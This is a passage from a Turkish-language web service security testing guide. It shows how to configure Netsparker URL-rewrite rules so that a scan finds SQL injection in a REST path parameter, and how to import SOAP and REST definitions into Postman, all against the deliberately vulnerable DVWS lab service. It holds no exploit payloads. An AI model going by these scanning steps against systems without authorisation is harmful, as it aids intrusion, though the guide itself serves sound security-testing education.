
Rest web servis URL'sindeki Parametreyi kapsama dahil etmek için URL Rewrite sekmesine gidilir ve Custom seçeneğine tıklanır.




New ile kural penceresi açılır.




İlgili rest web servis url'si girilir.



Ardından url'deki dizin isimleri bölümleri ekrana gelir. Bunlardan parametre olanlar için parametredir tick işareti atılır. Bu adımda biz "2" unsuru için parametredir tick'i atacağız.







Parametre Name kısmına rastgele bir bilgi girilebilir. Örn; userID. Ve Finish denilir.

Not: Eğer url'deki dizin isimleri bölümlerindeki bir unsur parametre bir diğer unsur parametrenin değeri ise Parameter Name kısmına parametre unsurundaki isim girilir. Örn; .../param1/arg1 şeklinde ise Parameter Name kısmına param1 girilir.

Böylece url'deki dizin ismi olarak yer alan parametre taramaya dahil edilir ve bu şekilde tarama başlatılabilir.



Tarama sonrası dvws web servisinin sunduğu sayfada var olan sql injection açıklığı rest web servis url'indeki 2 parametresinde tespit edilecektir.



Yukarıdaki resimde birinci olarak


<http://192.168.0.36/dvws/vulnerabilities/sqli/api.php/users/1>

linkinin hiyerarşisinde açıklığın bulunduğu gösterilmektedir ve ikinci olarak açıklık bulgulama ekranında açıklığın bulunduğu parametrenin bir URL rewrite parametresi olduğu gösterilmektedir.

Bu şekilde Netsparker'da REST web servis taraması yapılabilir. Ayrıca WADL, Swagger gibi web servis tanımlama dosyaları ile arayüz / kapsam yükleyerek de taramalar gerçekleştirilebilir.

Not:

Eğer url rewrite kuralı girilmezse aynı tarama gerçekleştirildiğinde dizin ismi olarak yer alan 2 parametresi dizin ismi varsayılacağından denetlenmeyecektir ve sql injection zafiyeti tespit edilemeyecektir. Aşağıda url rewrite ile 2 parametresi işaretlemesi yapılmadan tarama yapıldığında sql enjeksiyonunun tespit edilemediği gösterilmiştir.



5.3.4 Postman Yazılımı

5.3.4.1 Postman ile SOAP Web Servis Testi

Bu uygulamada postman yazılımı aracılığıyla kasıtlı zafiyetler içeren dvws soap web servisinin güvenlik testine tabi tutulması uygulanacaktır.

Kullanılan Materyaller



Ubuntu 18.04 LTS	// Fiziksel Makina
Postman	// Web Servis Güvenlik Testi Aracı
DVWS - Windows 10 Home Premium	// Zafiyetli Web Servisi VM

Not: Ubuntu 18.04 LTS linux sisteme postman yazılımı kurulumu için bkz. [Postman Yazılımını Linux \(Ubuntu 18.04 LTS\) Sisteme Kurma](#)

Not 2: Kasıtlı zafiyetler içeren DVWS web servisi eski kaldığından sadece eski php versiyon 5.5.38'de uygulamaları düzgün çalışır durumdadır.

Not 3: DVWS kasıtlı zafiyetler içeren web uygulamasının Windows 10 Home Premium'a kurulumu için bkz. [EK > DVWS Web API'yi Windows'a \(Windows 10 Home Premium Sürümüne\) Kurma.](#)

Hedef güvenlik açıklıklı dvws web servisinin kapsam / arayüz dosyasını alalım.




SOAP web servisin ilgili url'ine giderek CTRL+S ile wsdl dosyasını diske kaydedelim. Ardından Postman yazılımı açılır.

Ubuntu 18.04 LTS Terminal:

> postman


Çıktı:





Postman yazılımında soap web servis kapsamı / arayüzü xml dosyası

My Workspace -> Import ->

seçeneğinden yüklenir.



Bu xml http talepler kurcalanabilir ve kurcalanmış şekilde hedef web servise gönderilebilir.



Bu şekilde sıralanmış tanımlı xml http taleplerindeki parametreler kurcalanarak hedef web servise gönderilebilir ve gelen yanıtlar izlenip açıklık aranabilir.

5.3.4.2 Postman ile REST Web Servis Testi

Bu uygulamada postman yazılımı aracılığıyla kasıtlı zafiyetler içeren dvws rest web servisinin güvenlik testine tabi tutulması uygulanacaktır.

Kullanılan Materyaller

Ubuntu 18.04 LTS	// Fiziksel Makina
Postman	// Web Servis Güvenlik Testi Aracı
DVWS - Windows 10 Home Premium	// Zafiyetli Web Servisi VM


Not: Ubuntu 18.04 LTS linux sisteme postman yazılımı kurulumu için bkz. [Postman Yazılımını Linux \(Ubuntu 18.04 LTS\) Sisteme Kurma](#)

Not 2: Kasıtlı zafiyetler içeren DVWS web servisi eski kaldığından sadece eski php versiyon 5.5.38'de uygulamaları düzgün çalışır durumdadır.

Not 3: DVWS kasıtlı zafiyetler içeren web uygulamasının Windows 10 Home Premium'a kurulumu için bkz. [EK > DVWS Web API'yi Windows'a \(Windows 10 Home Premium Sürümüne\) Kurma](#).

Uyarı: Demoda kullanılacak DVWS web servisinin sql enjeksiyonu açıklığına sahip rest api endpoint'inde (uç noktasında) bug (hata) mevcuttur. Hata "No Database Selected" şeklinde ekrana gelmektedir. Hatanın (bug'ın) kaynak kodda düzenlemeler yaparak giderilmesi için bkz. [DVWS SQLi Açıklıklı Rest API Uç Noktasındaki Hatanın \(Bug'ın\) Giderilmesi](#).

Burpsuite demosunda olduğu gibi bu demoda da dvws web servisindeki ilgili sayfaya bir göz atalım.




DVWS Web Servisindeki REST Web Servisi Kısmı

Gösterilen rest web servise ait URL üzerinden gidildiğinde URL'deki parametreye verilen değere göre arkada veritabanından çekilen veri json formatında getirilmektedir.




REST Web Servis URL Parametresi 2 iken Gelen Veri

